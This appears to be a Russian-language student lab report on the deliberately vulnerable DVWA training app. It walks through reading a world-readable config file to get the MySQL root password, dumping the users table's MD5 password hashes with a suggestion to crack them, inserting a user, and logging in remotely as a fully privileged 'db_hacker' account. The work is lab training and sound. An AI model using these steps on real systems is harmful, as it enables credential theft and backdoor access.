-rw-r--r--. 1 root root 1761 Mar 16 2010 instructions.php
-rw-r--r--. 1 root root 2580 Aug 26 2010 login.php
-rw-r--r--. 1 root root  413 Mar 16 2010 logout.php
-rw-r--r--. 1 root root  148 Jul  5 2009 php.ini
-rw-r--r--. 1 root root  193 Mar 16 2010 phpinfo.php
-rw-r--r--. 1 root root   26 Mar 16 2010 robots.txt
-rw-r--r--. 1 root root 2738 Mar 16 2010 security.php
-rw-r--r--. 1 root root 1350 Jun  6 2010 setup.php
drwxr-xr-x. 11 root root 4096 Sep  8 2010 vulnerabilities
```


**Исследовать учетные записи базы данных**

- a. `ls -l /var/www/html/dvwa/config`

Здесь показаны проблемы с доступом конфигурационных файлов. У файла `config.inc.php` разрешение установлено как 644, то есть все могут его читать (для дополнительной информации ищите «маркеры доступа» и команду `chmod`).

- b. `cat /var/www/html/dvwa/config/config.inc.php`

Вуаля! Для базы данных dvwa пользователь – root, пароль – dvwaPASSWORD.



```
Terminal
File Edit View Terminal Help


ls -l /var/www/html/dvwa/config
total 12
-rw-r--r--. 1 root root 592 Feb 14 20:49 config.inc.php
----- 1 root root 576 Feb 14 20:46 config.inc.php.BKP
-rw-r--r--. 1 root root 576 Aug 26 2010 config.inc.php~

cat /var/www/html/dvwa/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables b
elow are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due
to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
# $DBMS = 'PGSQL';
```



```
Terminal
File Edit View Terminal Help

# If you are having problems connecting to the MySQL database and all of the variables b
elow are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due
to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
# $DBMS = 'PGSQL';

# Database variables
$DVWA = array();
$DVWA[ 'db_server' ] = 'localhost';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'root';
$DVWA[ 'db_password' ] = 'dvwaPASSWORD';

# Only needed for PGSQL
$DVWA[ 'db_port' ] = '5432';

?>
```

## Исследование MySQL

Отобразите информацию БД DVWA

a. `echo "show databases;" | mysql -uroot -pdvwaPASSWORD`

Отображает все базы mysql

b. `echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD`

Отображает все таблицы в БД DVWA


c. `echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD`

Описывает поля таблицы dvwa.users

d. `echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD`

Отображает содержимое таблицы dvwa.users

Обратите внимание на поле “password”. С помощью подходящих утилит (например, John The Ripper) можно взломать данные пароли



```
Applications Places System >_ Thu Feb 15, 8:22 AM
Terminal
File Edit View Terminal Help
echo "show databases;" | mysql -uroot -pdvwaPASSWORD
Database
information_schema
dvwa
mysql
test

echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
Tables_in_dvwa
guestbook
users

echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field Type Null Key Default Extra
user_id int(6) NO PRI 0
first_name varchar(15) YES NULL
last_name varchar(15) YES NULL
user varchar(15) YES NULL
password varchar(32) YES NULL
avatar varchar(70) YES NULL
```



The screenshot shows a terminal window with the following content:

```
echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD
Field Type Null Key Default Extra
user_id int(6) NO PRI 0
first_name varchar(15) YES NULL
last_name varchar(15) YES NULL
user varchar(15) YES NULL
password varchar(32) YES NULL
avatar varchar(70) YES NULL

echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user_id first_name last_name user password avatar
1 admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 http://192.168.1.38/dvwa/hackable/users/admin.jpg
2 Gordon Brown gordonb e99a18c428cb38d5f260853678922e03 http://192.168.1.38/dvwa/hackable/users/gordonb.jpg
3 Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b http://192.168.1.38/dvwa/hackable/users/1337.jpg
4 Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7 http://192.168.1.38/dvwa/hackable/users/pablo.jpg
5 Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99 http://192.168.1.38/dvwa/hackable/users/smithy.jpg
```

Создайте нового пользователя в таблице dvwa.users, заменив “John” на свое имя, “Gray” на свою фамилию, а “jgray” на инициал+фамилию

- a. `echo "insert into dvwa.users values ('6','John','Gray','jgray',MD5('abc123'),'NA');" | mysql -uroot -pdvwaPASSWORD`

Данная команда создаст нового пользователя в таблице dvwa.users

- b. `echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD`

Обратите внимание на новую запись #6

При следующем создании пользователя user\_id следует увеличить на 1 и т.д.

```
Applications Places System > Thu Feb 15, 8:29 AM

Terminal
File Edit View Terminal Help

.38/dvwa/hackable/users/pablo.jpg
5      Bob      Smith      smithy  5f4dcc3b5aa765d61d8327deb882cf99      http://192.168.1
.38/dvwa/hackable/users/smithy.jpg

echo "insert into dvwa.users values ('6', 'John', 'Gray', 'jgray', MD5('abc123'), 'NA');" | my
sql -uroot -pdvwaPASSWORD

echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user_id first_name  last_name  user      password      avatar
1      admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99      http://192.168.1.38/dv
wa/hackable/users/admin.jpg
2      Gordon Brown  gordonb  e99a18c428cb38d5f260853678922e03      http://192.168.1.38/dv
wa/hackable/users/gordonb.jpg
3      Hack    Me      1337    8d3533d75ae2c3966d7e0d4fcc69216b      http://192.168.1.38/dv
wa/hackable/users/1337.jpg
4      Pablo   Picasso pablo   0d107d09f5bbe40cade3de5c71e9e9b7      http://192.168.1.38/dv
wa/hackable/users/pablo.jpg
5      Bob     Smith   smithy  5f4dcc3b5aa765d61d8327deb882cf99      http://192.168.1.38/dv
wa/hackable/users/smithy.jpg
6      John    Gray    jgray   e99a18c428cb38d5f260853678922e03      NA
```

Отобразите информацию из таблицы mysql

```
Applications Places System > Thu Feb 15, 8:37 AM

Terminal
File Edit View Terminal Help

sql -uroot -pdvwaPASSWORD

echo "select * from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
user_id first_name  last_name  user      password      avatar
1      admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99      http://192.168.1.38/dv
wa/hackable/users/admin.jpg
2      Gordon Brown  gordonb  e99a18c428cb38d5f260853678922e03      http://192.168.1.38/dv
wa/hackable/users/gordonb.jpg
3      Hack    Me      1337    8d3533d75ae2c3966d7e0d4fcc69216b      http://192.168.1.38/dv
wa/hackable/users/1337.jpg
4      Pablo   Picasso pablo   0d107d09f5bbe40cade3de5c71e9e9b7      http://192.168.1.38/dv
wa/hackable/users/pablo.jpg
5      Bob     Smith   smithy  5f4dcc3b5aa765d61d8327deb882cf99      http://192.168.1.38/dv
wa/hackable/users/smithy.jpg
6      John    Gray    jgray   e99a18c428cb38d5f260853678922e03      NA

echo "show databases;" | mysql -uroot -pdvwaPASSWORD
Database
information_schema
dvwa
mysql
test
```





```
Applications Places System > Thu Feb 15, 8:46 AM
Terminal
File Edit View Terminal Help
509 subject      max_questions  max_updates  max_connections  max_user_connections
localhost        root          *995482DFA707D02F345EACD80A4CF36706905E04  Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
0      0      0      0      0      0      0      0      0      0      0      0
Fedora14         root          Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
0      0      0      0      0      0      0      0      0      0      0      0
127.0.0.1        root          Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
0      0      0      0      0      0      0      0      0      0      0      0
localhost        N      N      N      N      N      N      N      N      N      N      N
N      N      N      N      N      N      N      N      N      N      N      N
N      N      N      N      N      N      N      N      N      N      N      N
0      0      0      0      0      0      0      0      0      0      0      0
Fedora14         N      N      N      N      N      N      N      N      N      N      N
N      N      N      N      N      N      N      N      N      N      N      N
N      N      N      N      N      N      N      N      N      N      N      N
0      0      0      0      0      0      0      0      0      0      0      0
%      db_hacker  *6691484EA6B50DDDE1926A220DA01FA9E575C18A  Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y
0      0      0      0      0      0      0      0      0      0      0      0
```

Отчет о работе:


```
root@root: ~
File Edit View Terminal Help
root@root:~# mysql -u db_hacker -h 192.168.1.38 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 5.1.51 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa |
| mysql |
| test |
+-----+
4 rows in set (0.00 sec)

mysql> quit
Bye
root@root:~# date
Thu Feb 15 08:50:47 EST 2024
root@root:~#
```

```
^ v x root@root: ~
File Edit View Terminal Help
root@root:~# echo "senokosovvv"
senokosovvv
root@root:~#
```

A dark-themed terminal window with a dragon logo in the top right corner. The text "<< back | track 5" is displayed in the center, with the number "5" in a larger, stylized font. The terminal shows a command prompt "root@root:~#" and the command "echo \"senokosovvv\"". The output "senokosovvv" is displayed below the command. The terminal has a menu bar with "File", "Edit", "View", "Terminal", and "Help". The window title is "root@root: ~".